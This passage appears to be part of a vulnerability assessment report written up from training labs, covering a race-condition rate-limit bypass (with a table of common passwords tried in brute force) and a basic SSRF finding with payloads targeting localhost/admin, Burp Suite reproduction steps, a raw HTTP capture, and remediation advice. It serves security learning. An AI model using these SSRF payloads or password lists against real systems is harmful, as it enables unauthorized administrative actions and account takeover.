11	11 query	200	3,903	2354	4300	633875	935823	15	1	
12	12 123456789	200	3,903	2354	4300	633875	935823	16	1	
13	13 1234	200	3,903	2354	4300	633875	935823	18	1	
15	15 superman	200	3,903	2354	4300	633875	935823	25	1	
17	17 master	200	3,903	2354	4300	634075	936823	7	1	
19	19 111111	200	3,903	2354	4300	634075	936823	19	1	
24	24 mustang	200	3,903	2354	4300	659190	961138	11	1	
25	25 123456	200	3,903	2354	4300	659190	961138	12	1	
26	26 password	200	3,903	2354	4300	659190	961138	13	1	
27	27 1234567	200	3,903	2354	4300	659190	961138	20	1	

The screenshot shows the WebSecurity Academy interface. At the top, there's a lab titled "Bypassing rate limits via race conditions" with a timer at 09:26 and a "Restart lab" button. Below the lab, there's a "My Account" section with a form to update the email address.

WebSecurity Academy Bypassing rate limits via race conditions

Back to lab description >>

09:26 Restart lab

Home | Admin panel | My account | Log out

My Account

Your username is: carlos
Your email is: carlos@carlos-montoya.net

Email

Update email

Impact: An attacker can bypass server-side rate limits and send a large number of requests in a very short time. This may lead to:

- Brute-force attacks
- Account compromise
- Denial of Service (DoS)
- Increased CPU and memory usage
- Excessive server resource consumption
- Reduced application availability

Recommendation: To prevent unrestricted resource consumption:

- Implement server-side rate limiting that is atomic and race-condition resistant.
- Update counters before processing authentication requests.
- Use account lockout with proper synchronization.
- Apply request throttling and CAPTCHA after repeated failures.
- Monitor and log excessive request rates.
- Use Web Application Firewalls (WAFs) to detect abuse.

Severity: Medium

The vulnerability allows attackers to bypass request limits and consume excessive server resources. While it does not directly expose data, it can enable brute-force attacks and affect service availability, making it a **Medium** severity issue. If combined with weak authentication, the overall risk can become **High**.

Finding 8: Server-Side Request Forgery (SSRF)

Lab Name: Basic SSRF against the local server

OWASP Mapping: OWASP A10:2021 - SSRF

Objective: To identify and exploit a **Server-Side Request Forgery (SSRF)** vulnerability that allows the application to send requests to internal services on the local server, leading to unauthorized access to restricted resources.

Description: This lab demonstrates a **Server-Side Request Forgery (SSRF)** vulnerability.

The application retrieves stock information by sending a request to a URL supplied by the user. Because the application does not validate or restrict the destination URL, an attacker can manipulate the request to access internal services running on the local server (localhost/127.0.0.1).

By exploiting this vulnerability, the attacker can interact with internal endpoints that are normally inaccessible from the internet. In this lab, the attacker accesses the administrator interface on the local server and deletes the user **carlos**, successfully solving the lab.

Affected Endpoint: <https://0a7f004604faa95c81432a1f008000ff.web-security-academy.net/product/stock>

Payload Used: Payload Used

Step 1 – Access the Administrator Interface

<http://localhost/admin>


Step 2 – Delete the User

<http://localhost/admin/delete?username=carlos>

Steps to Reproduce:

- Open the **Basic SSRF Against the Local Server** lab.
- Click **View Details** for any product.
- Click **Check Stock**.
- Capture the request in **Burp Suite Proxy**.
- Send the request to **Repeater**.
- Locate the **stockApi** parameter in the request body.
- Replace its value with:
- <http://localhost/admin>
- Send the request.
- Observe the administrator page returned in the response.
- Modify the **stockApi** parameter again:
- <http://localhost/admin/delete?username=carlos>
- Send the request.
- The application deletes the user **carlos**, and the lab is marked as solved.

Evidence



Request	Response
<pre> 1 POST /product/stock HTTP/2 2 Host: 0a7f004604faa55c81432alf008000ff.web-security-academy.net 3 Cookie: session=lnrmdL8oIpjxQclh8vkoy2hRQvgzmlY6 4 Content-Length: 54 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150" 8 Content-Type: application/x-www-form-urlencoded 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://0a7f004604faa55c81432alf008000ff.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://0a7f004604faa55c81432alf008000ff.web-security-academy.net/product?produ ctId=1 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 stockApi=http://localhost/admin/delete?username=carlos </pre>	<pre> 1 HTTP/2 302 Found 2 Location: /admin 3 Set-Cookie: session=hyro0bzzoIXZLDprhe07umCqm0FagikM; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 0 6 7 </pre>

Impact: A successful SSRF attack enables an attacker to make the server send requests to unintended destinations. Possible impacts include:

- Access to internal administrative interfaces.
- Disclosure of sensitive internal information.
- Interaction with internal APIs and services.
- Circumvention of firewall restrictions.
- Unauthorized administrative actions.
- Potential chaining with other vulnerabilities for complete server compromise.

Recommendation: To prevent SSRF attacks:

- Validate and allow only trusted destination URLs (allow-list).
- Block requests to localhost, loopback, and private IP ranges.
- Restrict outbound server connections using firewall rules.
- Disable unnecessary URL schemes (such as file:// or gopher://) if not required.
- Implement network segmentation to isolate internal services.
- Monitor and log unusual outbound requests for detection.

Severity: High

The vulnerability allows attackers to access internal services that are not directly exposed to users. In this lab, it enables unauthorized access to an administrator interface and execution of administrative actions (deleting a user), demonstrating a significant impact on application security.

4. Overall Recommendations

- Use **parameterized queries (prepared statements)** to prevent SQL Injection.
- Validate all user inputs and properly encode outputs to prevent Cross-Site Scripting (XSS).
Add **CSRF tokens** to all forms that update or change data.
- Allow only trusted websites in the **CORS policy** and avoid allowing every origin.
- Check user permissions on the server before allowing access to data or API resources.
- Apply **rate limiting** to stop brute-force attacks and excessive requests.
- Restrict server requests to trusted URLs only to prevent SSRF attacks.
- Follow secure coding practices, perform regular code reviews, and conduct VAPT testing before deploying applications..

5. Conclusion

The security assessment identified several common web application vulnerabilities that could affect the confidentiality, integrity, and availability of the application. Fixing these issues by following secure coding practices, implementing proper security controls, and performing regular security testing will help build a safer and more secure web application.